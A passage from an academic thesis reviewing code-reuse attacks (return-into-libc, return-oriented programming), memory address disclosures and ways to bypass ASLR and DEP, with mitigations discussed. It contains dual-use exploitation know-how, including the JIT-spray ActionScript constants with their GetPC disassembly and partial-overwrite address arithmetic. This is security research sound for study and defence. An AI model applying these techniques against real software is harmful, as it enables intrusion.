DEP has made it difficult for an attacker to supply the code to be executed. This has forced attackers to use an alternative method, in particular code re-use attacks (sometimes referred to as arc attacks (Pincus and Baker, 2004)). Using this technique, rather than deliver code to be executed, the exploit is made up of re-using parts of the current application. As these are executable pieces of the existing application they will be marked as executable, meaning that an exploit can successfully call them. The first of these types of attacks was the Return-into-libc attack.

Credit for the return-into-libc attack is often given to an entry on the ***BugTraq*** mailing list (Designer, 1997), although this mentions that this topic was previously discussed in the Linux mailing list. The idea behind these attacks is that, rather than execute code that has been introduced to the application, it is possible to re-use code that already exists in the system. As the standard C library (***libc***) is almost always available, at least in Linux programs where this originated, and has potentially dangerous functions, then this is an obvious target.

To work this technique still requires a method of overwriting values on the stack. In a more traditional stack smashing attack the return address of the function would be replaced with the address of the executable code to be run. In this attack, the address placed on the stack is the position of the particular ***libc*** library which is required. This has the additional benefit that any following values on the stack which are also re-written, will be interpreted as parameters to this function call; a common example for this is to call the system() function with the argument to open a shell command.

This technique has the ability to bypass the issues created by non-executable memory but has the limitation that only a single function can typically by called. It is also restricted to whatever functions

can be found in the ***libc*** library. The ability to call multiple sequences together was introduced, for the ***x86*** only, in the ***BugTraq*** mailing list (Newsham, 2000), however this is limited to 32-byte versions of the operating system. The BugTraq entries are mostly just code samples, and are not easy to follow, but the Phrack article Nergal (2001) provides a more detailed overview, as well as details on more advanced techniques. More academic overviews include Pincus and Baker (2004); Roglia et al. (2009) and Tran et al. (2011).

2.7.1 Return-Oriented Programming

The first paper to introduce the term return-oriented programming is Shacham (2007). Using this technique short sequences of code, often only two or three bytes long, are chained together to create an exploit. These sequences are often called gadgets and the technique works by a combination of controlling the stack and identifying gadgets that end in the opcode ***RETN***, or at least a value which would be interpreted as RETN. RETN is an instruction which reads the next entry on the stack and then jumps to that address.

By controlling the code that gets executed, it is possible to write a program using existing code blocks, assuming that all of the code blocks needed are available. As long as an attacker can control the stack, it can be used to control which code gets executed.

Figure 2.1 represents both a program stack and program code split into blocks. These blocks are defined as code sequences which end in a ***RETN*** instruction; this moves execution to the address pointed to by the next entry on the stack, moving the stack pointer as well. As the stack grows downwards rather than upwards, and assuming that the Address 1 represents the bottom of the stack, then an attacker can execute an arbitrary program by populating the stack as required and by altering program execution so that the next entry on the stack is executed. This is the same as for many attacks, including traditional smashing the stack attacks, it only differs by the data that the stack is populated with.

By executing the code pointed to by Address 1 (Code Block 9) certain operations are performed followed by a ***RETN***. This then moves execution to the code pointed to by the next entry in the stack which is Address 2, which executes Code Block 7 before executing the next address. As long as each gadget finishes with a RETN, control of the stack leads to complete control of the order gadgets get executed; in the case of the diagram executing blocks, 9,7,4,7 and 5.

When considering code-reuse attacks it is important to realise that is not only code that the compiler



Fig. 2.1. Diagram showing how contiguous addresses on the stack can direct program execution to different pieces of code.

has intentionally created that is available. Shacham (2007) demonstrates that, because the ***x86*** instructions set does not define fixed width instruction sizes, it is possible to find gadgets that were not intended by the compiler. It also demonstrates that this can be used to create a ***Turing complete*** language.

An example from Ding et al. (2012) may help to demonstrate this; this uses the ***x86*** architecture sequence "83 e0 03 09 c3" as an intentional sequence generated by a compiler. This is shown in table 2.5.

Sequence	Op-Codes	Explanation
83 e0 03	andl $0x3, %eax	Perform bitwise logical AND with EAX and the value 3
09 c3	orl %eax, %ebx	Perform a bitwise logical OR with EAX and EBX

Table 2.5. Table showing how opcodes are interpreted in an intentionally generated code sequence

If the attack sequence jumps directly into this code at the 3rd byte rather than the first it reads completely differently, as shown in table 2.6

This effect is due to the language density of the x86 instruction set and it enables far more gadgets than would otherwise be available. The code C3, which on its own signifies a RETN, at the end makes this a

Sequence	Op-Codes	Explanation
03 09	addl (%ecx), %ecx	Add ECX to contents pointed to by ECX.
c3	return	Complete this gadget and return to next entry on the stack.

Table 2.6. Table showing how opcodes are interpreted in an un-intentionally generated code sequence

re-usable code-sequence as this can then be chained with other sequences, even though there was no RET instruction in the original code. Even using only 2-3 byte length gadgets it is still possible to have a fully ***Turing complete*** language (Homescu et al., 2012).

Return Oriented programming is an effective technique that has become the standard way of exploiting software. It not limited to x86 architecture, but has been used on many different architectures and platforms. Buchanan et al. (2008) demonstrate that it can be used on fixed width instruction set processors and RISC processors (They demonstrate this on a SPARC), and more advanced variants of the attack have been developed for the ARM processor (Davi et al., 2010). The ***Blackhat*** presentation Miller and Iozzo (2009) exploits an IPhone using a return-to-libc attack and Checkoway et al. (2009) exploit an electronic voting machine using a ROP attack. The range of attacks is also varied, Ding et al. (2012) use this technique to alter the permission on a Xen hypervisor to allow access to the virtual machine and Hund et al. (2009) use this for creating Kernel ***rootkits***.

Code re-use attacks have not just been embraced by academia, but also by industry (Roemer et al., 2012); there are real world attacks and ROP defences are started to be seen in commercial operating systems such as Microsoft Windows. The current state of ROP defences and attacks is covered more in chapter 3.

Sum:MemProt

2.8 Conclusions

Sum:MemProt2 The intention behind this chapter, was to introduce to the reader the necessary knowledge to understand the rest of this thesis. It was not intended as a complete summary of attacks or mitigations, but if the reader is interested in this then suggested papers include Erlingsson et al. (2010); Van der Veen et al. (2012); Agten et al. (2012) and Younan et al. (2012).

It is clear that significant investment is made in both creating methods of mitigating against vulnerabilities and of bypassing those methods. This is a fast moving field, particularly on the bypass side and it is not academically led which makes it significantly harder to track the state-of-the-art. However

the information presented here should still be up-to date and relevant and is necessary for understanding the rest of this thesis."

Chapter 3

The Importance of Memory Disclosures

3.1 Introduction

In this chapter the concept of memory disclosures is introduced and the different types of disclosures are covered; their importance is examined and the literature around them is discussed. It can be important that a review of the literature be thorough and reproducible; as such a strict methodology was followed in the creation of this chapter and the methodology used is detailed in appendices E.

3.2 What is a Memory Disclosure

The humble info leak, has always been considered as a vulnerability in software (Halkidis et al., 2006; Hansman and Hunt, 2005) but, except in circumstances where the information leaked is of particular importance, has always been considered to be a relatively low grade vulnerability. There is a sub-field of information leakage called the memory disclosure, however this term is not well defined. For this thesis it is defined as "a release of the contents of memory locations or information derived from that content". The importance of memory disclosures has been known for a while, but with newer protections put into modern operating systems, the contents of memory can be both more important than before and harder to obtain. As the current state of software exploitation has evolved, the importance of memory disclosures has increased.

The contents of memory is, of course, available anywhere within a program. The important consideration is how this could be abused by an attacker. The disclosure must be a disclosure to a program, or process that can be controlled by a user. It is not a memory disclosure if a program simply reads its own data, but only where this information is passed to a potential user in some manner. This may be by

outputting this information to the screen, or through a scripting interface, or even to an external document.

When the literature refers to memory disclosures, it typically refers to the leakage of the contents of memory. The amount of memory that is leaked is author or context dependant. A memory disclosure may be used to indicate a bug, which reveals the same piece of memory every time; other authors use this to refer to a problem in a program which allows an aggressor to view different areas of memory, an example is Snow et al. (2013). Either may be critical depending on the circumstances and the contents of the memory that is disclosed. When referring to a disclosure that contains information regarding an address in memory, the term memory address disclosure will be used in this thesis, in common with Shioji et al. (2012).

3.3 Why are they important

As well as understanding what a disclosure is, it is important to understand why they are important. This is a combination of the data that is leaked and the exploitation mechanisms that enables. This is presented here in two main sub-groups.

3.3.1 Important information leakage

It is obvious that some information stored in memory could be of use to an attacker without any technical exploitation techniques being required. Secret keys, passwords, user details and bank account details are all examples of information that may be retrieved from memory. The prevention of the release of this information is an important field for research. As an example, Harrison and Xu (2007) advocates limiting the areas of memory that cryptographic keys are stored to limit the impacts of memory disclosures. This thesis does not cover this type of disclosure, which is a more contextual problem than the address disclosure one.

3.3.2 Bypassing probabilistic mitigations

In the previous chapter, the probabilistic based diversity mitigations of stack canaries and ASLR were introduced. Using a disclosure as a method of bypassing ASLR has been documented since at least the ***Phrack*** article Durden (2002). Crit:OverRead In the academic literature Bhatkar et al. (2003) discuss disclosures in general as a weakness of ASLR and an early example of a paper on bypassing ASLR using address disclosures is Strackx et al. (2009) which focuses on using buffer over-reads as a disclosure method. Buffer over-reads are a specific vulnerability where more data is read from a buffer than was allocated to

it, and so the final part of the read contains data unintentionally left in the buffer. Probably the simplest possible example of a buffer over-read is the code shown below.

```
char string[5]="12345";
printf("The string is %s", string);
```

This code does not have a NULL terminator at the end of string and so the printf statement will keep printing until it reaches a NULL character, displaying whatever data is stored in memory after string. In this case string is stored on the stack and so the snippet will show whatever was stored on the stack prior to this variable, which, given the right context, could contain an address. The authors give an example of data which is sent over a socket where the data printed will contain the stack cookie, frame-pointer and stack-pointer, which can then be used to bypass both stack cookies and ASLR. There are limitations in this method, particularly that it can only show the data immediately after the buffer and will often terminate on reading a NULL. (When run in a simple program, the code snippet above only showed a single character of over-read), but there are circumstances where this could be effective and, probably more importantly, it highlights the importance of disclosures in general to an academic audience; the issue was brought to the attention of a wider audience with the ***Blackhat*** presentation "The info leak era on software exploitation" (Serna, 2012), which covers a specific disclosure in Adobe Flash and emphasised the importance of disclosures in the context of ever hardening ASLR implementations.

Diversity based software protection mechanisms are primarily based upon secrets. The effectiveness of these measures, and so also the effectiveness of any protections which work in tandem with them, are reliant upon an aggressor not knowing that secret. The effectiveness of ASLR is based purely upon an aggressor not knowing any locations in a process memory. This is because knowing the location of a single known point, can allow the offset to be calculated and so the address of other locations to be known. This can allow an aggressor to completely bypass ASLR. As Snow et al. (2013), puts it "disclosing a single address violates fundamental assumptions in ASLR and effectively reveals the location of every piece of code within a single library, thus re-enabling the code reuse attack strategy", meaning "... that memory disclosures are far more damaging than previously believed". Although ASLR is the primary target for disclosures, other secrecy based mitigations are also vulnerable. If an attacker knows the value of a stack canary through a disclosure, then that canary may be over-written with the correct value, bypassing that mitigation. It is possible to take this a stage further, and state that an information leak can be essential, "on 64-bit platforms ... ASLR can be circumvented, but only when combined with a vulnerability that leaks information about the address space layout" (Bittau et al., 2014). Finding ways of bypassing ASLR is so important for many exploits, that some current papers are starting to make the assumption that a disclosure vulnerability exists as the context for their own work (Davi et al., 2014a). Schuster et al. (2014) justify this with links to 3 real-world exploits

which use disclosures.

In the past disclosures were unimportant, as there were enough methods to bypass ASLR without needing a disclosure. With time ASLR implementations have become stronger and their use more widespread; this has meant that disclosures have grown in importance. The increasing lack of alternatives methods of bypassing ASLR is covered later in this chapter.

It is important to realise that by allowing ASLR to be bypassed, ***DEP*** is essentially bypassed at the same time, as code-reuse attacks are enabled. In Chapter 2, the topic of code-reuse attacks was introduced and the pre-requisite knowledge on Return-oriented programming was presented. If an attacker does not know the addresses that make up code gadgets, and cannot discover them, then a code-reuse attack is not possible. It is the ability to bypass the effects of ASLR, already discussed, that enable these attacks. The ability to bypass ASLR, along with a method of manipulating the stack, gives the ability to bypass ***DEP***, and so to exploit a system. For this reason Larsen et al. (2014) go as far as to claim that ASLR shifts the burden on exploitation from code-reuse to code-disclosure.

3.4 Causes of Disclosures

Now that it is clear why disclosures are important, different methods of creating disclosures will be covered.

3.4.1 Format strings / buffers overflows, bounds checking

One of the most common issues and methods of creating a disclosure is by abusing standard C library functions, particularly when combined with poor user input validation. Szekeres et al. (2013) has a taxonomy of vulnerabilities that can cause memory corruption or leakage problems. Popular examples for this include format strings (Payer and Gross, 2013; Liu et al., 2011) and buffer over-reads (Strackx et al., 2009); however it could be possible to abuse many different memory management vulnerabilities, such as use-after-free, double-free or poor bounds checking all of which could allow an attacker to read or write memory addresses in a manner that was not intended by the programmer.

3.4.2 Lack of clearing information

The use of memory that has not been cleared or initialised is another popular form of forcing a memory disclosure. This may have been done for performance reasons or because it is assumed that a user will write

to a buffer before using it; Chen et al. (2011) list uninitialised data leading to information leakage as the single most predominant bug in the Linux kernel.

3.4.3 Inappropriate release

Sometimes information is purposefully disclosed by a developer without realising its importance. There are several examples of this in the CVE list, but CVE-2010-3886 (MITRE, 2012b) and CVE-2010-3886 (MITRE, 2012a) are excellent examples, in which a pointer address is used as a unique key to an object. This is a very efficient technique by the developer as it will always be unique and free to create; unfortunately this is used as a part of java-script libraries and is returned as part of the Document Object Model, meaning that a calling web-page could gain valuable information about the inner memory layout of the browser. This type of disclosure is one of the key factors that make this a difficult problem, as it is contextual in nature.

3.4.4 Forensic retrieval

Although information leaks may be a relevant part of the field of ***computer forensics***, this thesis is limited to the disclosure of memory in live running systems, rather than the field of attempting to garner this information after a computer has been seized or turned off.

3.4.5 Non-Userspace disclosures

Most references to memory disclosures in this thesis refer to ***userspace*** disclosures and this is typical in the literature, but kernel disclosures also occur and are relevant.

Information leakage from the ***kernel*** is a topic covered by a small number of researchers (Hund et al., 2013; Heusser and Malacaria, 2010), and is commonly perceived as an issue. Chen et al. (2011) classify the 141 kernel vulnerabilities in the ***CVE list*** from January 2010 to March 2011 and place 37 under the grouping of information disclosures; an example of this type of vulnerability is the memory disclosure CVE-2013-2147 MITRE (2013). The contents of memory inside the kernel can be used to exploit the kernel and to exploit user-space. This is particularly an issue with the presence of return to user-space vulnerabilities, which are vulnerabilities which can be used by an attacker to move between kernel space and userspace (Kemerlis et al., 2012; Hund et al., 2013). Information in the kernel, particularly on the stack, can be used to identify userspace information, such as addressing information. As kernel-space can also be protected though many of the same techniques as userspace, such as ASLR (Giuffrida et al., 2012), information leakage in the kernel of addresses can have the same importance as address disclosures in user-space.

There are some attacks which are only possible on the kernel; an example is Jurczyk and Coldwind (2013) which uses kernel race conditions as a disclosure mechanism and identify this as an excellent mechanism for bypassing both stack canaries and ASLR in userspace.

3.4.6 Side channel attacks

CRIT:SIDESide channel attacks are based on information which is derived from the physical implementation of the machine or algorithm; this could be power fluctuations, RF emissions or timing issues. The IEEE category "TEMPEST" is very related to this field, but this thesis is more restricted to software based issues. A good example of an early paper that demonstrates the pervasiveness of the possiblities behind side-channel attacks is Bortz and Boneh (2007). This covers side channel attacks on web-sites and looks at both direct, and cross-site timing attacks. Direct timing attacks are where a request is made directly to the web-site and the time taken to receive the first response is recorded. The authors demonstrate how boolean values can be disclosed, as the first use-case for direct attacks by disclosing whether a username is valid or not, when that information is hidden from the user. Many sites will take a username and password field and will display the same error screen if the username is invalid or the password is incorrect. As these take slightly different code paths, measuring the time taken for the response can indicate which code path was taken. The authors also demonstrate how direct requests can disclose the size of hidden data fields, by making a request to a photo gallery where only one album was visible and identifiying how many hidden albums there were by measuring the response time for different loads. As well as direct requests, cross-site timing attacks can be used to disclose information about another users details on a 3rd party web-site. Attackers have long been interested in using a visiting users profile to find out information on their acounts on a 3rd party site. Fortunately, these cross-site attacks have been mostly eliminated by principles such as the same origin policy, but it is still possible to time how long a request takes to return an error and infer information from that. The authors use HTML image tags to make a request to a standard 3rd party web-site URL and use the onerror handler to record how long the request took before being rejected. They use this in a similar manner as the direct requests to determine if the user has a relationship to the 3rd party site and can successfully identify the difference between users that are logged in to another site and those that are not. They do this by timing how long it takes for that particular user to access two different pages, one which requires a user log-in and one which does not. They also perform a similar attack to identify how many items are in a users shopping basket.

Common with many side channel attacks, the authors have the problem of noise to deal with; there are many different variables when accessing web-pages from network speeds, site usage and host processing

factors all make this a noisy environment to identify timings from. For this reason side-channel attacks work much better in some scenarios, such as embedded systems, than others. Even in noisy systems it is possible to use multiple requests and use the average of timings to good effect, which is the method used in this paper. The techniques used in this paper appear simple compared to many side-channel attacks and the information grabbed may appear contrived, but is a good introduction to the field and it shows very clearly how these attacks can be used in many different circumstances as well as how difficult they will be to defend from (the only solution the authors could identify was to make all web-requests take static amounts of time).

Timing attacks found in the literature are performed in many different areas, but a common one is timing based upon processor cache hits, a good example being Atici et al. (2013). Mitigations are sometimes put in place to prevent side-channel attacks, but attacks are still possible (Brumley and Tuveri, 2011). In 2014 side channel attacks were shown to be effective across virtual machines, using both XEN and VMWare (Apecechea et al., 2014). Ristenpart et al. (2009) demonstrate this is possible across an entire cloud infrastructure, using Amazon's EC2 as their example. One of the biggest strengths is that they are counter-intuitive to the ways many developers tend to think, which makes them hard to avoid. In addition, any large scale counter measures built into the system to counter timing attacks may be difficult for an industry where efficiency is of primary importance. Although researchers have been inventive in the ways they can use side-channel attacks, and they have been used to disclose a large number of different areas, it is still difficult to see how they could be used to create disclosures of memory addressing information.

3.5 Alternatives to Address Disclosures

Address disclosures are only important if they are key in identifying the location of specific information in memory. If other methods exist to bypass ASLR then address disclosures may become irrelevant. For this reason, this section covers other possible methods of achieving the same effect.

3.5.1 Bypassing disclosures with non-ASLRd code

The primary reason ASLR has not been as effective as possible in the past, is that there has always been areas of code that were not affected by the randomisation. The removal of these areas, as implementations are improved, is the main reason why address disclosures are becoming so important. An example would be the static structures found at 0x7FFE00000 on Windows which always holds the same pointer information (courtesy of the Blackhat presentation Serna (2012)), but these opportunities are being removed. The excellent paper, Müller (2008) explains how static code in different areas of memory can be exploited,

including the heap, BSS, data and text areas of a programs layout, but many of these areas are no longer available.

ASLR is only effective if it is implemented completely. In the literature, some authors make the argument that a disclosure is nearly always present as, just because making executables safe is an option, it does not mean that developers will choose to do so. This is particularly made with regards to non-***PIE***d executables, where ASLR may be turned on for the operating system but the application is not built in a manner that allows the core part of the program to use it. In Roglia et al. (2009) the author presents an excellent paper on how non PIE'd executables can be exploited using simple ***ROP*** gadgets and is followed up by other authors which exploit the same weakness (Larsen et al., 2014; Payer and Gross, 2013). The reason these executables or not defended as much as possible may be due to the performance reasons demonstrated in the technical report Payer (2012); however this is specifically based upon 32-bit architectures. The ***Ubuntu*** security Wiki, at least, suggests this would not be the case for 64bit systems (Ubuntu, NDa).

3.5.2 Guessing and brute forcing

PAX, which was the name of the project which first introduce ASLR to Linux, was first introduced for 32 bit systems. Although this would seem to introduce a large potential variation in address, Shacham et al. (2004) convincingly explains that this is not actually the case. As addresses are still contiguous within a memory block, it is only the base address that needs to be guessed, not each individual location. The implementation of PAX on a 32bit system only uses 16 bits of randomness for many of the page segments (the stack is 24), which is only on average 32,768 guesses, which is a relatively small number and Shacham et al. (2004) shows that it is feasible to exploit a vulnerability on Apache in this way. The situation can be even worse on Windows with even Windows 7 being limited to only 256 possibilities (Shioji et al., 2012). Although it is sometimes argued that a change to 64 bit systems will prevent this attack, Otterstad (2012) argue that this is not necessarily the case.

3.5.3 Heap spraying

Heap spraying is a technique for maximising the possible number of locations that executable code could be found at, by injecting large number of copies of the shell-code and by ensuring that each buffer is extremely large. If the buffer is full with the ***NOP*** op-code, which would mean that the majority of the buffer would

become executable, then there is a very high chance that an attacker would be able to guess a valid address. This attack is particularly prevalent on Web-browsers as the JavaScript engines have the ability to create very large buffers dynamically, so they are hard to detect, and to store these in a large number of arrays. ***Heap*** spraying is a method of bypassing ASLR and not a method bypassing DEP, as it still relies upon executing code on the heap; but there are times when DEP is not enabled which still makes this attack useful. There are already mitigations against heap sprays; one category of which attempts to detect the shell-code (Egele et al., 2009), unfortunately this can be difficult due to the ability to obfuscate code in the JavaScript engine (Snow et al., 2011) . The other mitigation category are those which attempt to detect the series of NOP op-codes which typically make up the first part of the sprayed code, an example is the ***Usenix*** conference paper Ratanaworabhan et al. (2009). As a response Ding et al. (2010) demonstrates that a large NOP sled is not necessary. According to the Microsoft paperRose (2011), mitigations against heap sprays have been included in ***EMET***.

Crit:JITA variation on the heap spray is the JIT-spray, introduced in Blazakis (2010). This paper covers two different techniques, pointer inferencing and JIT-Spraying both of which deal with storing and locating code in scripting environments. The JIT-spray is similar to the heap spray except that it uses a quirk of the way that scripting languages tend to store code after it has been executed. The JIT compiler converts a script into executable code at ”run-time” and the authors show that the generated code is both predictable and must re-use any supplied constants in the generated code. Due to this insight they show that an exploitable sequence can be generated using these constants. The example given in the paper is walked through below:

In the ActionScript language used by Adobe, the code below declares a variable and populates it:

var y = (0x3c54d0d9 ^ 0x3c909058 ^ 0x3c59f46a ^ 0x3c90c801 ^ 0x3c9030d9 ^ 0x3c53535b)

This code is a sequence of constants which are XORed together. After being compiled, this results in the machine code shown in table 3.1.

As discussed earlier, machine code executed at a different offset will give a completely different set of instructions and the code above, if executed from address 0x0347006A will give the code in table 3.2 which is a method, commonly found in shellcode, for getting the program counter .

Address	Raw Data	Instructions
03470069	B8 D9D0543C	MOV EAX,3C54D0D9
0347006E	35 5890903C	XOR EAX,3C909058
03470073	35 6AF4593C	XOR EAX,3C59F46A
03470078	35 01C8903C	XOR EAX,3C90C801
0347007D	35 D930903C	XOR EAX,3C9030D9
03470082	35 5B53533C	XOR EAX,3C53535B

Table 3.1. A code listing generated by a static XOR sequence in ActionScript

Address	Raw Data	Instructions
0347006A	D9D	FNOP
0347006C	54	PUSH ESP
0347006D	3C 35	CMP AL,35
0347006F	58	POP EAX
03470070	90	NOP
03470071	90	NOP
03470072	3C 35	CMP AL,35
03470074	6A F4	PUSH -0C
03470076	59	POP ECX
03470077	3C 35	CMP AL,35
03470079	01C8	ADD EAX,ECX
0347007B	90	NOP
0347007C	3C 35	CMP AL,35
0347007E	D930	FSTENV DS:[EAX]

Table 3.2. A code listing generated by a static XOR sequence in ActionScript

As ActionScript allows these objects to be created dynamically, they can be created in mass, in the same manner as typical heap spray injections. This insight is an elegant one and, as it is likely that other engines use similar methods of storing generated code and scripting environments often allow for execution of untrusted scripts, this could be an extremely powerful method of generating shell-code which would be stored in executable memory pages. The strongest disadvantage to this technique is likely to be that, although there are a large number of instances of scripting engines used, there are only a relatively few different engines and so, if a solution is found to this problem it should be able to be deployed reasonably quickly.

One proposed solution to this problem is ”JITSafe” which is suggested in Chen et al. (2013) and is worth covering in more detail. JITSafe is a combination of three different factors, value elimination, code obfuscation and enabling of W$\oplus$X, all which are designed to make JIT-Spraying more difficult. The value elimination function involves storing the constant values in heap memory and then accessing this via a register. This eliminates the direct translation from constant values so where the line ”y = xˆ0x3C909090” would have been translated into XOR, EAX 3C909090 (assuming the same Flash engine as was used in the paper) it would now be translated into MOV REG, (MEM) and XOR EAX, REG. This assumes the

value 0x3C909090 is stored in the memory address MEM. The reason REG is used rather than a specific register is because of the next function of JITSafe, code obfuscation. The code obfuscation function is an attempt to make the code produced less predictable, the first part involves randomly choosing which register is used to store the value, and the other part is that MEM is randomly chosen; together these mean only 2 bytes are deterministic which makes it extremely difficuly to use as gadgets. The final function of JITSafe is the enabling of W⊕X. It does this by setting the code page to non-executable and re-enabling the executable setting for just the period of time that particular code is being executed. The authors evaluated the overhead caused by these measures as 2.8% which is not insignificant. They counter this by proposing that only W⊕X is turned on by default, but as they also explain how the timing window can be extended to effectively mitigate against that measure, this shows this is not the perfect solution. In addition, it his hard to see how the randomisation measures would not be countered by a memory disclosure, or just through pure probabilistic chance. It is likely however that techniques will keep on being proposed to limit the affect of JIT-Spraying and so they are unlikely to remain so common as to eliminate the necessity for memory disclosures.

3.5.4 Partial overwrites

Partial overwrites is a clever technique first introduced in the Phrack article "Bypassing PaX ASLR protection" (Durden, 2002) but is also discussed in Shioji et al. (2012) and the ***Usenix*** conference paper Bhatkar et al. (2003). It involves over-writing part of an address but leaving the rest. The principle is that ASLR implementations typically do not use the full address range because of optimisation reasons. As explained in Shioji et al. (2012), Windows 7 32 bit, only randomises the bits 17-24. This means given the address:

0x12345678*

There will still be elements known in the address after randomisation (R represents the randomised byte).

0x12RR5678

The value 5678 will be static for all executions of the program. Given an example of shell-code being placed 120(hex) bytes away on the stack at:

*the 0x only signifies this is a hex address

0x12RR5798

It should be clear that it is only necessary to overwrite the least significant two bytes. This may be enough for some exploits, but the situation is magnified on architectures where little-endian is used to store the pointer values. In little endian the address is stored lower bytes first, so the above example would be:

0x9857RR12

This means a buffer overflow type attack would only need to overwrite the first two bytes of the address to bypass the ASLR issue. Although this may be a valid method of bypassing ASLR, the requirements of having the desired address close to the existing return address and having the ability to perform the partial overwrite, limits it application.

3.5.5 Stack reading

Bittau et al. (2014) introduces a technique to infer an address disclosure without having a disclosure vulnerability. It requires both a service that restarts after a failure and a stack overflow vulnerability which allows different lengths of overflow. The technique works by progressively overwriting single bytes until the program works. Execution 1 may overwrite the first byte on the stack with a 1; If this is correct the program will continue with its execution, if it is false the program should stop and restart. As each byte has only 256 possibilities it takes on average 128 attempts to identify each byte. The authors use this on 64 bit Linux on executables with PIE enabled. It is highly unlikely that any generic technique to identify address disclosures will be able to spot this particular vulnerability, as the address is never returned to a user, fortunately, the circumstances required to enable this particular exploit are very specific. This is a similar scenario to those required to brute-force the stack as suggested in Shacham et al. (2004) and used in Day and Zhao (2011).

3.6 The Future Relevance of Address Disclosures

When discussing the importance of disclosures it is important to consider their future relevance. There have been many proposals and much research performed on techniques to halt the effectiveness of the different exploitation techniques that disclosures enable; the effect of these could either make this research more effective or make it moot. The following section looks at three of the major developments that may affect the importance of disclosures.

3.6.1 Improved ASLR implementations

The current importance of address disclosures has been limited by the extent of ASLR implementations and the ability for attackers to bypass these. As these implementations harden and ASLR becomes implemented on a wider range of platforms, the importance of disclosures as a method of bypassing it, is only likely to increase.

As this section relates to actual implementations of ASLR, rather than academic ideas, many of the sources will be from non-traditionally academic sources, this is being highlighted now rather than mentioning it each time.

Implementations of ASLR have not stood still, but have evolved and keep evolving. On Windows address randomisations starts in XP SP2, with randomisation of the location of the Process Execution Block (PEB) and the Thread execution Block (TEB). A fuller implementation comes with Vista with randomisation of the heap, stack and images blocks, but this was only enabled if the program opted-in at compile time and had suffered with limited entropy (Whitehouse, 2007; Sotirov and Dowd, 2008). With Windows 7, the force ASLR option ensured ASLR was applied even if a program had not opted in, where it was possible. As this can cause compatibility options, this option is not used by default, but versions of critical software, such as Explorer 10 and Office 2013 had this option enabled (Team, 2012). With Windows 8, Microsoft improved the implementation of ASLR to increase the amount of entropy used to randomise the address space. In addition, new areas of memory were randomised such as those created with the VirtualAlloc() and VirtualAllocEx() commands (Microsoft, 2013a).

Windows is typical in its evolution and hardening of its ASLR implementation. As ASLR implementations improve, the ease with which an attacker can bypass them decreases and so disclosures become more important. ASLR is now implemented in all major operating systems, including mobile phones; however the effectiveness of implementation still varies. In 2011 implementing ASLR on mobile platforms was still only a research question (Bojinov et al., 2011), however by the end of that year Windows 7 and iOS both had ASLR turned on by default (Miller, 2011).

Crit:Android Even if ASLR is implemented on a system, it does not mean that it is effective. Lee et al. (2014) demonstrate limitations in the Android implementation of ASLR. Android applications run in a custom virtual machine called the Dalvik Virtual Machine which executes the program in the form

of bytecode. Every application runs in its own virtual machine, which has many advantages, but has the problem that it requires the expensive process of creating new virtual machines every time an application is launched. To minimise this overhead (which took 3.5 seconds per application load in the authors tests), the Android designers took the decision to create a single instance of the virtual machine at load time and then to copy that instance for every application. This speeds up the loading of applications, but has a serious effect on the security of those applications, as each process will inherit the memory layout of its parent. The system is designed to allow some sharing of memory pages, to save memory, but this design decision has the added effect that both system procesess and applications are always held in the same place, as they are copies of a single original process. This significantly reduces the affect of ASLR as there is no randomisation between instances. This means that an attacker who has control of an Android phone and wishes to compromise application A, can use an address disclosure from vulnerable application B to do so. The authors propose a solution to this problem where, rather than creating a single process at startup and cloning that process as a new copy is required, they use intermediary processes which are created ahead of time. These processes, called Morula processes, are optimised in several different ways. The first is that the pool of processes is mostly created during unoccupied system time, to limit the amount of overhead, the next is that the number of classes pre-loaded by the application was drastically reduced based upon the authors profiling of application requirements. The final optimisation was a more selective approach to the areas of memory where ASLR was applied. The authors claim that the combination of these methods give an effective form of ASLR with an overhead of 18MB per application. The issue raised in the paper appears to be a valid one, and well worth identifying for the community. The effectiveness of the solution proposed may be more difficult to judge. This issue is only a problem for phones which are already compromised, it is not an issue for the remote exploitation of phones. This means it may not be considered optimal to reduce the performance of a phone against a lower risk attack, especially where RAM is an expensive resource on phones and lots of applications can be loaded simultaneously. Possibly the most important point made in this paper is that it should not be assumed that, just because ASLR is effective in an operating system such as Linux, it will be effective in child systems such as Android.

Although it is possible that embedded systems may start to implement more prophylactic measures in the future, this has not yet been widely adopted, but as the cost of exploitation of coming technologies such as smart electric meters could cost companies billions of dollars this may change (McLaughlin et al., 2010).

3.6.2 Increase in diversification mitigations

We have already mentioned ASLR and stack canaries in this thesis, but these are not the only diversity based mitigations that are possible, they are merely the most common in popular use. As a general principle, the problems with a software mono-culture are well documented (Just and Cornwell, 2004; Williams et al., 2009) and an increase in diversification measures is likely, although not necessarily as beneficial as it may appear (Evans et al., 2011). With the advent of the app-store and JIT compilation, creating and distributing a unique version of each application is now a more feasible proposition than before (Franz, 2010; Homescu et al., 2013a), but most diversification techniques involve run-time randomisation of different program properties. Early proposed measures include Bhatkar et al. (2005) which proposes using source code transformations to make programs self-randomising at runtime (an idea revisited and updated in Wartell et al. (2012)) but with the success of ASLR, many proposed methods are extensions of ASLR or the application of these principles to different areas.

Current implementations of ASLR are quite course grained, in that it is only the base address of modules that is randomised and one popular suggestion involves finer grained implementations of ASLR. With finer grained ASLR the address space is typically randomised within blocks, as well as randomising the location of blocks. Davi et al. (2013) has a list of ideal properties for finer grained ASLR solutions and compares different implementations against these properties. However, Snow et al. (2013) convincingly demonstrates that memory disclosures can still be used to bypass finer-grained ASLR solutions as well.

